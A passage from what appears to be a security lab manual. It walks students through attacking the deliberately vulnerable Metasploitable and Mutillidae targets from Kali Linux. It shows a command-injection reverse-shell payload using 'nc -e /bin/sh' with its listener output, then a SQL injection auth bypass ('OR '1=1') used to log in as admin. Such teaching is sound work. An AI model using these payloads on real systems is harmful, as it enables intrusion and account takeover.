192.168.1.5; nc -e /bin/sh 192.168.1.5 8080 submit

More info

<http://www.scribd.com/doc/2530476/Php-Endangers-Remote-Code-Execution>
<http://www.ss64.com/bash/>
<http://www.ss64.com/nt/>

9. At the terminal, we will see that the netcat at Kali Linux is accepting a connection from Metasploitable (192.168.1.4) at port 8080. We are now inside the Metasploitable virtual machine.

```
(kali@kali)-[~]
$ nc -vv -l -p 8080
listening on [any] 8080 ...
192.168.1.4: inverse host lookup failed: Host name lookup failure
connect to [192.168.1.5] from (UNKNOWN) [192.168.1.4] 45764
```

10. To confirm, type **uname -a** and hit **Enter**. From the output, it is confirmed that now we are connected to Metasploitable virtual machine from Kali Linux.

```
(kali@kali)-[~]
$ nc -vv -l -p 8080
listening on [any] 8080 ...
192.168.1.4: inverse host lookup failed: Host name lookup failure
connect to [192.168.1.5] from (UNKNOWN) [192.168.1.4] 45764
uname -a
Linux metasploitable 2.6.24-16-server #1 SMP Thu Apr 10 13:58:00 UTC 2008 i686 GNU/Linux
```

11. Now, let's explore with some other commands, get the screenshots and put them into your lab report:

- a. `id`
- b. `ls -la`
- c. `whoami`
- d. `date`
- e. `df`

12. Well done! We finish with exploiting code execution vulnerabilities. Let's move to the next.

TASK 3: DISCOVERING SQL INJECTION VULNERABILITIES

OBJECTIVE

To discover SQL injection vulnerabilities in a website.

TASK DESCRIPTION

For this task, student will discover SQL injection vulnerabilities using a few techniques.

ESTIMATED TIME

60 Minutes


STEPS:

1. For this task, we will use Mutillidae website located in Metasploitable virtual machine as our target.
2. Before going further, we have to do some modification at Metasploitable virtual machine. Login to Metasploitable machine with **msfadmin** as its username and password. Then open a configuration file `config.inc` with nano editor. Type `sudo nano /var/www/mutillidae/config.inc`. Enter the password if required. At the file, search for **\$dbname** and change the value from **'metasploit'** to **'owasp10'**. Press **CTRL+x**, choose **Y** and press **Enter** to save the new configuration.



```
GNU nano 2.0.7      File: /var/www/mutillidae/config.inc      Modified
<?php
    /* NOTE: On Samurai, the $dbpass password is "samurai" rather than blan$
    $dbhost = 'localhost';
    $dbuser = 'root';
    $dbpass = '';
    $dbname = 'owasp10';
?>
```

3. First, at Kali Linux, open a web browser and go to <http://192.168.1.4/mutillidae/>. Then, click on **Login/Register** to go to login page. Next, click Please register here link to go to the registration page.



4. At this page, we will try to check for possible SQL injection vulnerabilities. Insert your name as username and a single quote ' as the password. Ignore the Signature field for now. Click **Create Account** to proceed.

The screenshot shows a web browser window with the URL `192.168.1.4/mutillidae/index.php?page=register.php`. The page has a header with the following information: **Version: 2.1.19**, **Security Level: 0 (Hosed)**, **Hints: Disabled (0 - I try harder)**, and **Not Logged In**. Below the header is a navigation bar with links: [Home](#), [Login/Register](#), [Toggle Hints](#), [Toggle Security](#), [Reset DB](#), [View Log](#), and [View Captured Data](#). On the left side, there is a sidebar with a menu containing: [Core Controls](#), [OWASP Top 10](#), [Others](#), [Documentation](#), and [Resources](#). Below the menu is a logo and text: "Site hacked...err...quality-tested with Samurai WTF, Backtrack, Firefox, Burp-Suite, Netcat, and these Mozilla Add-ons" and "@webpwnized". The main content area is titled "Register for an Account" and contains a "Back" button with a blue arrow. Below this is a green box with the text "Please choose your username, password and signature". The form fields are: **Username** (text input with value "fakhrul"), **Password** (password input with a dot), **Confirm Password** (password input with a dot), and **Signature** (text area). At the bottom right of the form is a "Create Account" button, which is highlighted with a red rectangle.

5. It seems that we got some juicy information here. What information did you think you get? Maybe some of the questions below can be answered easily. Write your answer in your lab report.
- What is the table name for keeping the user details?
 - What are the fields of the identified table?
6. Based on the information we have so far, we can guess that this site is vulnerable to SQL injection. However, we still do not sure whether it can be exploited further. Let's go back to log in page and do some more experiment. Put the username as your name and password as **123456**. Take the screenshot of the output and put it into your lab report.

7. Still at the login page, this time we supply the password with single quote '. Observe the output. From the output, we can see that single quote is automatically being added to the string supplied into the input box. It also seems that we can manipulate the password field further.

Error: Failure is always an option and this situation proves it	
Line	49
Code	0
File	/var/www/mutillidae/process-login-attempt.php
Message	Error executing query: You have an error in your SQL syntax; check the manual that corresponds to your MySQL server version for the right syntax to use near '""' at line 1
Trace	#0 /var/www/mutillidae/index.php(96): include() #1 {main}
Diagnostic Information	SELECT * FROM accounts WHERE username='fakhrul' AND password=''
Did you setup/reset the DB?	

8. We think that the whole SQL statement (**SELECT * FROM accounts...**) can be extended further. Then, instead just single quote, add **OR '1=1'**, which always return true because 1=1 is always equal to true. So, the complete string we need to insert in password field is **'OR '1=1'**. Remember, we do not need to close with another single quote as the system will append it later.
9. Great! Now we are able to log in to Mutillidae as an admin without a valid password.

The screenshot shows the Mutillidae web application interface. The browser address bar displays `192.168.1.4/mutillidae/index.php`. The page header includes the title "Mutillidae: Born to be Hacked" and a navigation bar with the following status: "Version: 2.1.19", "Security Level: 0 (Hosed)", "Hints: Disabled (0 - I try harder)", and "Logged In Admin: admin (Monkey!)" (the latter is highlighted with a red box). Below the header, there are links for "Home", "Logout", "Toggle Hints", "Toggle Security", "Reset DB", "View Log", and "View Captured Data". The main content area features a banner "Mutillidae: Deliberately Vulnerable PHP Scripts Of OWASP Top 10" and a section for "Latest Version / Installation" with links to "Latest Version", "Installation Instructions", "Usage Instructions", "Get rid of those pesky PHP errors", "Change Log", and "Notes". At the bottom, there are logos for "back|track", "Samurai Web Testing Framework", "BUILT ON eclipse", "PHP", "MySQL", "Toad", and "HACKERS FOR CHARITY". A sidebar on the left contains links for "Core Controls", "OWASP Top 10", "Others", "Documentation", and "Resources", along with a "Site hacked...err...quality-tested with Samurai WTF, Backtrack, Firefox, Burp-Suite, Netcat, and these Mozilla Add-ons" section and a "Mutillidae Channel" YouTube link.

REFLECTION QUESTIONS

- | |
|---|
| 1. What are the most important steps you would recommend for securing a new Web application? |
| 2. How would you perform a security test on a web application for unauthenticated tests on log-in page scenarios? |
| 3. How does a web application firewall (WAF) detect and prevent attacks? |
| 4. List the challenges for the successful deployment and monitoring the web intrusion detection |